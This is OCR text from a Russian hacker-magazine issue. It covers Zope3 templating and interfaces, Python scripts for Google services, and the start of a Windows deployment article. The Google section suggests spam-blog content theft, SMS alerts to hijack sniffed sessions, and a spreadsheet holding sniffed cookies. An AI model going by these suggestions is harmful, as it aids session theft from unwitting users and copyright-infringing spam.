Утилита отличается от адаптера тем, что не взаимодействует с другими компонентами, а просто предоставляет некоторую функциональность.

КОНФИГИ

Все компоненты регистрируются в специальном реестре компонентов. Кроме информации о зарегистрированных компонентах, там также хранятся настройки приложения — конфиги. Для регистрации используется специальный XML-подобный язык разметки ZCML (Zope Configuration Markup Language). Файл конфигурации имеет имя и расширение configure.zcml и располагается в папке проекта. Для включения проекта в состав действующих доступных пакетов Zope необходимо дополнительно в папку etc\package-includes\ экземпляра сервера поместить файл с именем my_project_name-configure.zcml, содержащий строку <include package=«my_project_name»/>.

DTML


Document Template Markup Language (DTML) — средство создания страничных шаблонов, которые поддерживают динамический контент. Он основан на тегах и скриптовом языке, и используется на стороне сервера (в отличие от JavaScript, который работает на стороне клиента). DTML-теги поддерживают два формата: Extended Python format strings (EPFS) и HTML. Формат EPFS основан на заключении питоновских строк текста в круглые скобки для задания границ блоков кода. Дополнительный параметр форматирования позволяет указать детали преобразования данных; например: %(date fmt=DayOfWeek upper)s позволяет преобразовать дату как день недели заглавными буквами. Формат HTML использует синтаксис HTML на стороне сервера для кодирования команд вставки текстов в формируемый документ. Как и HTML-теги, тег DTML может содержать список атрибутов с присвоением значений (имя атрибута можно не указывать). Для примера, получим информацию о текущем запросе клиента с помощью объекта REQUEST. Для этого необходимо создать страницу DTML следующего вида:

```
<html>
  <body>
    <dtml-var REQUEST html_quote>
  </body>
</html>
```

ZPT

DTML-страницы имеют ряд недостатков, главный из которых то, что они не предназначены для дизайнеров, работающих с HTML. Как только на **HTML-**странице появляется код DTML, результат обычно становится непригодным для редакторов и браузеров. В DTML не совсем удачно разделены представление информации, логика формирования документа и контент, из которого документ формируется. Это может затруднить масштабирование содержимого и разработку самого сайта. Наконец, модель пространства имен в DTML имеет слишком много скрытых нюансов при работе с объектами и не допускает полного программного управления поиском. По прогнозам авторов Zope3, язык DTML лишен в будущем перспектив и будет удален. Подходящей альтернативой являются страничные шаблоны ZPT (Zope Page Template), при работе с которыми приходится иметь дело с языком TAL — расширением языка HTML/XML. Отличие от XML в том, что атрибут тега начинается с ключевого слова tal и отделяется от имени оператора двоеточием. Значение атрибута заключается в кавычки. Включение текста может производиться двумя способами: заменой тега и заменой содержимого тега. Замена тега на значение производится оператором tal:replace = выражение. Если необходимо включить текст внутри тега, но оставить сам тег, то используется оператор tal:content = выражение. Например, во фрагменте:

```
<head>
  <title tal:content="template/title">
    The Title
  </title>
</head>
```



СТРУКТУРА ZOPE-ПРИЛОЖЕНИЯ

— блочный тег title будет оставлен, но его содержимое «The Title» будет заменено значением атрибута «template/title». Кроме того, существует много других полезных операторов (например, repeat, для циклов, или condition, для проверки условий).

ИНТЕРФЕЙСЫ

Интерфейс в Zope выполняет такие же функции, что и интерфейсы Java или C#. Интерфейс определяется как питоновский класс, наследуемый от специального класса Interface. Предположим, что нам надо создать проект книги рецептов. Вот как будет выглядеть интерфейс для получения информации о рецепте:

```
from zope.interface import Interface
class IRecipeInfo(Interface):
  """Give information about a recipe."""
  def getName():
  """Return the name of the dish."""
  def getIngredients():
  """Return a list of ingredients."""
```


Интерфейсы, как и классы, поддерживают наследование. Если требуется изменять содержимое рецепта, можно определить следующий интерфейс, который будет включать методы интерфейса IRecipeInfo:

```
class IRecipe(IRecipeInfo):
  """Give and store recipe's information."""
  def setName(name):
  """Set the name of the dish."""
  def setIngredients(ingredients):
  """Set the recipe's ingredients."""
```

Если компонент хочет реализовать определенный интерфейс, надо использовать такой синтаксис (возможна реализация нескольких интерфейсов):

```
from zope.interface import implements
from worldcookery.interfaces import IRecipeInfo
class RecipeInfo(object): implements(IRecipeInfo)
  def __init__(self, name=u'', ingredients=[]):
    self.name = name
    self.ingredients = ingredients
  def getName(self):
    return self.name
  def getIngredients(self):
    return self.ingredients
```

ZOPE



ZOPE MANAGEMENT INTERFACE (ZMI)




links

• http://zope.org — официальный сайт.

• http://wiki.zope.org/zope3/Zope3Wiki — если нет проблем с английским, то здесь можно найти много полезного.

• http://zopelada.ru, http://zope3.ru, http://zope.net.ru — русскоязычные ресурсы.



info

• Код Zope3 содержит более 5000 автоматических тестов, что значительно увеличивает его стабильность, особенно при внесении крупных изменений.

• В 2006 году появился Grok — идейный продолжатель Zope3!

В отличие от Java или C# интерфейсов, класс, который реализует Zope-интерфейс, не обязан определять все методы этого интерфейса. Ошибка возникнет только во время выполнения, когда произойдет обращение к неопределенному методу.

В модуле zope.interface есть несколько полезных методов. Например, метод alsoProvides(obj, IRecipe) подписывает объект obj (и только объект, а не класс!) на выполнение интерфейса IRecipe. Чтобы сделать то же самое для всего класса Recipe, необходимо вызвать метод classImplements(Recipe, IRecipe). Метод verifyObject(IRecipe, obj) из модуля zope.interface.verify проверяет, реализует ли объект интерфейс полностью. Метод verifyClass выполняет такую же функцию для классов.

СХЕМЫ

Описанный выше подход с определением интерфейсов с get- и set- методами не очень питоничен, особенно для простых объектов, которые просто хранят данные. Для питоновских объектов характерна работа с аттрибутами напрямую. Реализуется с помощью механизма схем следующим образом:

```
from zope.interface import Interface
from zope.schema import List, TextLine
class IRecipe(Interface):
  name = TextLine(
    title=u"Name",
    description=u"Name of the dish",
        required=True)
  ingredients = List(title=u"Ingredients",
    description=u"List of ingredients.",
        required=True,
        value_type=TextLine(title=u"Ingredient"))
```

В действительности, схемы являются теми же самыми интерфейсами, поэтому отличие между ними только внешнее.

УСТАНОВКА

1) Установить Питон (если вдруг он все еще не стоит).

2) Установить Zope (установщик можно скачать с официального сайта или взять на диске).

3) Чтобы начать работать с Zope, необходимо создать, по крайней мере, один экземпляр Zope-сервера, который кроме сервера также содержит экземпляр базы данных (никто не мешает создать несколько таких экземпляров). Для этого нужно запустить mkzopeinstance.bat, который находится в папке <Python_dir>/Scripts, указать директорию экземпляра сервера, имя администратора и пароль. Скрипт создаст в указанной директории необходимые для функционирования сервера файлы и папки.

4) Для запуска сервера надо запустить скрипт bin/runzope (или runzope.bat в Windows). Способ хорош при разработке приложения и не подходит для запуска готового продукта, так как он связан с терминалом. Чтобы сервер работал и при закрытии терминала, его необходимо запускать с помощью скрипта bin/zopectl с параметром start. Для остановки запусти тот же скрипт с параметром stop. Но работает только для Unix-систем (под Windows нужно провести более сложные махинации).

5) Для создания нового проекта необходимо создать директорию <Zope_server_dir>/lib/python/<app_name>.

6) Одна из особенностей Zope — его интерфейс управления (ZMI), который доступен после запуска сервера по адресу http://localhost:8080/manage.

ОСНОВНЫЕ ФАЙЛЫ

Zope3 устанавливается, как и все прикладные пакеты Питона, в папку <Python_dir>\Lib\site-packages, — часть инсталляционных файлов располагается в папке <Python_dir>\Scripts. В директории экземпляра сайта имеются папки bin, etc, lib. log и var. Папка bin сайта содержит код и командные файлы для запуска системы на исполнение (в частности, runzope.bat).

Папка etc содержит конфигурационные файлы сайта. Например, в файле etc/zope.conf хранятся все настройки сервера и базы данных. Секция server определяет порты протокола TCP/IP 8080 для http-сервера и 8021 для FTP-сервера. Секция zodb определяет расположение файла объектной базы данных. Секции accesslog и eventlog определяют местоположение журналов сайта для регистрации событий. Файлы principals.zcml и securitypolicy.zcml конфигурируют параметры допущенных пользователей сайта (принципалов) и их роли. Файл site.zcml — главный конфигурационный файл сайта, с ссылками на отдельные разделы, определяющие детали настроек системы.

Папка etc\package-includes содержит небольшие файлы на языке ZCML. Они определяют включение различных пакетов в текущую конфигурацию сайта. Эта папка пополняется администраторами или разработчиками новых компонент при необходимости расширить функциональность сайта.

Папка lib\python предназначена для размещения новых пакетов, определяющих особенности данного сайта. Для подключения пакета необходимо добавить ссылку на него в папку etc\package-includes.

Папка log содержит файлы журналов, просмотр которых позволяет администратору или программисту проанализировать последовательность событий и провести диагностику ошибок, возникающих при отладке новых пакетов.


Папка var содержит файлы ZODB.

ZOPE MANAGEMENT INTERFACE (ZMI)

Среда Zope3 является одновременно сетевым сервером — публикатором хранимых на сервере в объектной базе данных экземпляров компонент и средством разработки сетевых приложений. Сетевые приложения могут разрабатываться как в режиме TTW (через сеть) с использованием вышеупомянутого ZMI, так и в режиме создания файлов проекта средствами файловой системы.

Уже упоминалось, что ZMI — это интерфейс управления, который позволяет управлять содержимым Zope. Кроме того, он дает возможность динамически управлять настройками сервера во время его работы (закладка «Сервер»). В левом верхнем углу находится навигатор — иерархическая структура объектной базы данных. В нем представлены две




Навигация

Время работы
Дней: 0, часов: 11:16:07

Платформа
Windows Chiffa XP 5.1.2600

Версия Zope
Development/Unknown

Версия Python
2.5 (r25:51908, Sep 19 2006, 09:52:17) [MSC v.1310 32 bit (Intel)]

Строка запуска
D:\Job\Hacker\x_10_web_cherez_zope\Zope_project\bin\runzope

Системная кодировка
cp1251

Кодировка файловой системы
mbcs

Идентификатор процесса
3488

Режим разработки
Off

ЧЕРЕЗ ZMI МОЖНО ПОЛУЧИТЬ ИНФОРМАЦИЮ О ЗАПУЩЕННОМ СЕРВЕРЕ

категории объектов — простые объекты и контейнеры. Ниже расположены другие блоки, включая меню «Добавить». Остальную часть экрана занимает рабочая область, в которой производятся различные операции над объектами.

HELLO, WORLD!

В качестве демонстрационного примера напишем страницу, которая выводит надпись «Hello, world!».

1. Создаем директорию для пакета: /lib/python/helloworld.

2. В ней создаем пустой файл __init__.py (чтобы Питон трактовал ее как пакет).

3. Тут же создай файл browser.py со следующим содержимым:

```
from zope.publisher.browser import BrowserView
class HelloView(BrowserView):
 def __call__(self):
  return """
  <html>
   <head>
    <title>Hello World</title>
   </head>
   <body>
    Hello, world!
   </body>
  </html>"""
```

4. Регистрируем пакет helloworld. Для этого в директории etc/package-includes создадим файл hellow orld-configure.zcml, содержащий строки:

```
<configure
 xmlns="http://namespaces.zope.org/zope">
  <include package="helloworld" />
</configure>
```

5. Последний шаг — написание конфига configure.zcml, который нужно разместить в директории только что созданного пакета lib/python/helloworld. Этот конфиг регистрирует представление страницы с именем helloworld и открытыми правами доступа, использующей объявленный нами класс HelloView:

```
<configure
 xmlns="http://namespaces.zope.org/browser">
 <page
  for="*"
  name="helloworld"
  permission="zope.Public"
  class=".browser.HelloView"
 />
</configure>
```

6. Запускаем сервер и переходим по адресу http://localhost:8080/helloworld. Должна загрузиться страница с надписью «Hello, world!».

ЗАКЛЮЧЕНИЕ

Zope — очень солидный фреймворк, и в рамках одной статьи трудно упомянуть все его возможности, не говоря о том, чтобы рассмотреть их подробно. Хочешь больше? Советую посетить ресурсы, указанные на полях. Там можно найти пару неплохих статей для начинающих. Для серьезного изучения я рекомендую книгу Суханова «Введение в Zope3». При небольшом объеме в ней рассматриваются все основные концепции. Книгу можно найти на диске в разделе «Литература». Удачи!

ЛЕЙТЕНАНТ РОМАН «PREDIDENTUA» ХОМЕНКО /HTTP://TUTAMC.COM/












GOOGLO сервисы для хакера

ОВЛАДЕВАЕМ СЕРВИСАМИ МЕГАКОРПОРАЦИИ С ПОМОЩЬЮ PYTHON'A

МНОГИЕ НАШИ КОЛЛЕГИ НАЗЫВАЮТ GOOGLE «КОРПОРАЦИЕЙ ЗЛА». СЛОЖНЫЙ ВОПРОС! ЛИЧНО Я НИЧЕГО ПЛОХОГО В ДАННОЙ ОРГАНИЗАЦИИ НЕ ВИЖУ, ПОСКОЛЬКУ ОНА СОВЕРШЕННО БЕСПЛАТНО ПРЕДОСТАВЛЯЕТ ЧЕСТНЫМ ПРОГРАММИСТАМ МНОЖЕСТВО ПОЛЕЗНЫХ СЕРВИСОВ И ЗАМЕЧАТЕЛЬНЫЙ API ДЛЯ ИХ ИСПОЛЬЗОВАНИЯ.

SEO & BLOGSPOT

Перед началом работы с Google слегка подготовимся, установив библиотеки GData и ElementTree (ищи их на диске). Установил? Отлично, подготовительный этап пройден. Самое время поставить перед собой первую задачу — помочь СЕОшникам с их сателлитами, в качестве которых можно использовать гугловский блогохостинг Blogspot. Зайдем на него (http://blogspot.com) и создадим блог, к примеру, http://super-puper-hacker.blogspot.com. А теперь напишем код для автоматического постинга. Во-первых, авторизируемся на blogspot'e, инициализируя объект blogger_service:

```
from gdata import service
import gdata, atom

blogger_service =
  service.GDataService('login@gmail.com','pass')
blogger_service.source = '][akep'
blogger_service.service = 'blogger'
blogger_service.account_type = 'GOOGLE'
blogger_service.server = 'www.blogger.com'
blogger_service.ProgrammaticLogin()
```

Но у нашего аккаунта может быть несколько блогов, которые опознаются специальным идентификатором. Попробуем получить id первого блога:

```
query = service.Query()
query.feed = '/feeds/default/blogs'
feed = blogger_service.Get(query.ToUri())
blog_id = feed.entry[0].GetSelfLink().href.
split("/")[-1]
```

Этим кодом в переменную blog_id мы сохранили нужный идентификатор. Хотя стоп, не очень-то все это эффективно. Зачем каждый раз узнавать айдишник, если он не меняется?
Как вариант, можно зайти на блог, нажать на кнопку «добавить новый пост» и, в результате, в браузере появится приблизительно такой текст: www.blogger.com/post-create.g?blogID=3344789329453358925. Последние цифры этого текста являются идентификатором блога. А далее мы напишем так:

```
blog_id = 3344789329453358925
```

Теперь создадим наш пост как объект gdata.GDataEntry, в котором установим свойства title и content и запостим его на блог методом blogger_service.Post:

```
title = "TITLE"
text = "TEXT"

entry = gdata.GDataEntry()

entry.title = atom.Title('xhtml', title)
entry.content = atom.Content(content_type='html',
text=text)
```



НЕКОТОРЫЕ ФАКТЫ О GOOGLE

Google Inc. — американская компания, владеющая первой по популярности (77,04 %) в мире поисковой системой Google, обрабатывающей 41 млрд. 345 млн. запросов в месяц.
Google — самый дорогой бренд в мире. Рыночная капитализация компании составляет примерно 160 млрд. долл.
Google понимает более 100 языков. Кроме русского, украинского, английского, греческого, латыни, гэльского, хинди, зулусского, эсперанто, персидского, арабского, иврита, и многих других языков, Google также понимает язык повара Борк-Борк-Борка из «Маппет-шоу», язык расы инопланетян с планеты Клингон, персонажей сериала Star Trek, наречие Элмера Фуда (из мультика про Багса Банни) и древний полушуточный хакерский язык leet.
Вид мадагаскарских муравьев Proceratium google был назван в честь сервиса Google Earth, который помог открывателю в его исследованиях. Алгоритм ранжирования назван Page Rank, не от слова Page (страница), а от фамилии Ларри Пейджа — одного из основателей Google.

```
blogger_service.Post(entry, '/feeds/%s/posts/
default' % blog_id)
```

Используя этот код, ты можешь взять отсканированный текст какой-нибудь книги и регулярно постить по страничке из нее на блог, тем самым получая уникальный контент. Но я лучше предложу другой вариант, а именно — поиск через Google английских текстов определенной тематики с последующим переводом их на русский.

ПОИСК

Итак, примемся за поиск. Это можно сделать через регулярки и один запрос, но к чему напрягаться, коллеги-программеры все давно реализовали. Мы можем скачать библиотеку xgoogle (на диске она есть), и использовать всего лишь один объект GoogleSearch, которому при создании нужно передать поисковый запрос, а затем — с шиком использовать для парсинга страниц метод get_results до тех пор, пока он будет возвращать результат. В конечном счете код будет выглядеть следующим образом:

```
from xgoogle.search import GoogleSearch
gs = GoogleSearch("presidentua")

results = gs.get_results()
while results:
   for res in results:
      print res.url
   results = gs.get_results()
```

ПЕРЕВОД

Итак, страницы получены, текст — напарсен. А теперь перейдем к переводу и вспомним Google Translate. В этом сервисе также есть API для доступа, но он реализован на основе JavaScript-библиотеки, поэтому получается, что нам опять чего-то не хватает. Напишем недостающее самостоятельно, поскольку любому хакеру будет полезно изучить либу для парсинга HTML в лице BeautifulSoup. Сначала получим страницу, используя opener из стандартной библиотеки urllib2:

```
opener = urllib2.build_opener()
opener.addheaders = [('User-agent', '][akep /0.1')]

translated_page = opener.open(
   "http://translate.google.com/translate_t?" +
```

СЕРВИС БЛОГОВ

```
urllib.urlencode({'sl': sl, 'tl': tl}),
data=urllib.urlencode({'hl': 'en', 'ie': 'UTF8',
 'text': text.encode('utf-8'),
 'sl': sl, 'tl': tl})
)
```

В начале кода мы создаем opener, а затем — устанавливаем User-agent (без юзер-агента гугл переводить откажется). Финальным аккордом мы исполняем запрос, передаем все параметры, ориентируясь из API Google:

- **sl — с какого языка переводим?**
- **tl — а на какой?**
- **hl — язык интерфейса, этот параметр нам неважен, поэтому пусть всегда будет ‘en’.**
- **ie — кодировка текста. Конечно же, используем utf-8.**
- **text — переводимый текст.**

После завершения запроса в переменную translated_page поместится HTML-код, и вот чтобы извлечь из него чистый текст, мы используем BeautifulSoup. Создадим его объект:

```
translated_soup = BeautifulSoup(translated_page)
```

Теперь из переменной translated_soup мы можем вытянуть необходимые данные. Например, мы точно знаем, что переведенный текст находится в div-элементе HTML'а с идентификатором result_box; Стало быть, нужный перевод мы вытянем строкой:


```
translated_soup('div', id='result_box')[0].string
```

Вообще, о BeautifulSoup советую отдельно почитать на официальном сайте www.crummy.com/software/BeautifulSoup. Поверь, эта либа способна чрезвычайно упростить тебе жизнь.


ОПЕРА — НЕ ВСЕГДА БРАУЗЕР

Ну, все, хватит помогать СЕОшникам, ведь Гугл полезен и другим представителям хак-сцены. Посмотрим на сотрудников милиции, они владеют актуальной информацией и потому способны к оперативному реагированию. Не будем от них отставать! Представим ситуацию, при которой у тебя есть снифер, и нужно получить доступ к сайту, который хранит сессию всего лишь полчаса. Получается, что теперь тебе придется безотрывно торчать за компом, чтобы быть готовым воспользоваться ситуацией? Вырваться из рабства нам поможет телефон, который всегда под рукой и готов нас порадовать sms-кой, содержащей актуальную информацию. Но отправлять смски зачастую не так-то просто, так как на бесплатных сервисах нам мешает капча. И здесь тоже поможет Гугл, создавший замечательный Календарь, позволяющий извещать о событиях посредством СМС. Эту фичу мы и заюзаем.
Заходим на гуглокалендарь и в настройках указываем телефон, а также способ уведомления о событиях — ставим «за одну минуту до события послать СМС».






GOOGLE SPREADSHEET



НЕБОЛЬШОЙ СПИСОК СЕРВИСОВ ОТ GOOGLE



GOOGLE CALENDAR



links

• Сайт библиотеки Beautiful Soup: http://crummy.com/software/BeautifulSoup.



dvd

• Комментированные исходники и куча ништяков от автора как всегда ждут тебя на нашем мега-DVD.

• К каждой статье я снимаю маленькое видео, и эта не станет исключением. Смотри его с нашего диска!

Теперь перейдем к программе, где сначала нужно авторизоваться:

```
calendar_service = gdata.calendar.service.
CalendarService()
calendar_service.email = 'spirt40@gmail.
com'
calendar_service.password = 'мой пароль'
calendar_service.source = '][akep'
calendar_service.ProgrammaticLogin()
```

Далее добавляем событие:

```
text = 'Texxxt'
text += ' %s:%s'%(time.localtime()[3],
  time.localtime()[4]+2)

event = gdata.calendar.CalendarEventEntry()
event.content = atom.Content(text=text)
event.quick_add = gdata.calendar.\
  QuickAdd(value='true')

new_event = calendar_serviceInsertEvent(
  event,
  '/calendar/feeds/default/private/full')
```

Лично я этим способом пользуюсь очень давно, чего и тебе советую. Кстати, скоро он может потерять свою актуальность, ведь Гугл анонсировал своего «убийцу скайпа», в рамках которого вроде бы обещаются бесплатные сообщения на все номера. Но до этого еще дожить нужно, а пока давай будем пользоваться Календарем.

ТАБЛИЦЫ

А где твои скрипты хранят свои данные? На хостинге? А если его завтра закроют? Давай найдем ему замену в виде Spreadsheets — гуглотаблиц. Для этого зайди на http://spreadsheets.google.com, создай новую таблицу и обязательно посмотри на ее код. Например, для URL http://spreadsheets.google.com/ccc?key=tLqt8Y4YaQyqe8DrRBcxS-g&hl=en кодом будет tLqt8Y4YaQyqe8DrRBcxS-g. Идентификатор нужен для того, чтобы знать, с какой таблицей работать. Далее в первой строчке мы установим название столбцов. Если это снифер, то их можно назвать ip, user-agent, cookie или что-нибудь в этом роде. Для демонстрации я назвал столбы first и second. Теперь, после кода авторизации на гугле, мы сформируем исходные данные:

```
key = 'tLqt8Y4YaQyqe8DrRBcxS-g'
wksht_id = '1'

data = {
   'first': 'first data',
   'second': 'second, some text'
}
```

Здесь в начале идет код самой таблицы, а далее — идентификатор листа и массив, где в качестве индекса элементов присутствует название колонок в таблице. Теперь все это хозяйство можно будет сохранить в базе:

```
gd_client.InsertRow(data, key, wksht_id)
```

ЭТО КОНЕЦ?

Как видишь, Google может помочь нам в очень многих случаях. Пока, перефразируя известного философа, мы лишь собрали камешки на берегу океана возможностей гуглосервисов.

• Мы не рассмотрели гуглопочту, дающую достаточно места для хранения файлов.

• Я не рассказал тебе о Google Maps, с помощью которого можно видеть на карте, например, где базируются люди, попавшиеся в сети твоего снифера.

• Я злостно сокрыл информацию о мощнейшем Google App Engine. К примеру, на его основе с помощью Python и Django можно сделать снифер, который будет всю информацию хранить в базе BigTable, выдержит тысячи подключений и не упустит ни единого запроса!

Как ты понимаешь, все это — темы для отдельных статей. Может быть, с ними мы познакомим тебя позже.



СЕРГЕЙ «GRINDER» ЯРЕМЧУК GRINDER@SYNACK.RU

Сетевая рассада

Microsoft Deployment Toolkit 2010: решение для организации простого развертывания Windows-систем и приложений

Установка операционных систем со всеми драйверами, патчами и приложениями на большое количество компьютеров локальной сети — довольно монотонная и трудоемкая задача, которая способна вогнать в уныние даже самого трудолюбивого админа. Спасательной шлюпкой может стать инструментарий Microsoft Deployment Toolkit 2010, позволяющий автоматизировать процедуру установки ОС Windows и приложений, а также упростить массовую миграцию с Win2k/WinXP на Vista/Seven.

ЗНАКОМИМСЯ С MDT MDT вырос из набора Business Desktop Deployment, призванного максимально облегчить развертывание большого числа клиентских ОС. Первые версии BDD справлялись только с установкой WinXP, в BDD 2007 разработчики добавили поддержку Vista и Office 2007. Через год BDD получил новые возможности (из основных отмечу только интеграцию с WDS и SCCM 2007) и сменил имя на MDT 2008. С появлением новых версий Windows свет увидел MDT 2008 Update 1 и, наконец, в сентябре 2009 года вышел релиз MDT 2010, обеспечивающий установку (обновление) WinXPSP3, Vista SP1, Win2k3R2, Win7 и Win2k8/R2 (2k3 только для x86), приложений Office 2007 и SQL Server 2008. Инструменты MDT позволяют управлять драйверами, обновлениями, языковыми пакетами, упаковывать и устанавливать, в принципе, любые приложения. Для управления настройками MS Office в MDT 2010 включен Office Customization Tool (OCT), при помощи которого создается MSP-файл настроек, используемый при установке или обновлении Office 2007 с заданными параметрами. Остальные приложения можно настраивать, задавая ключи командной строки.

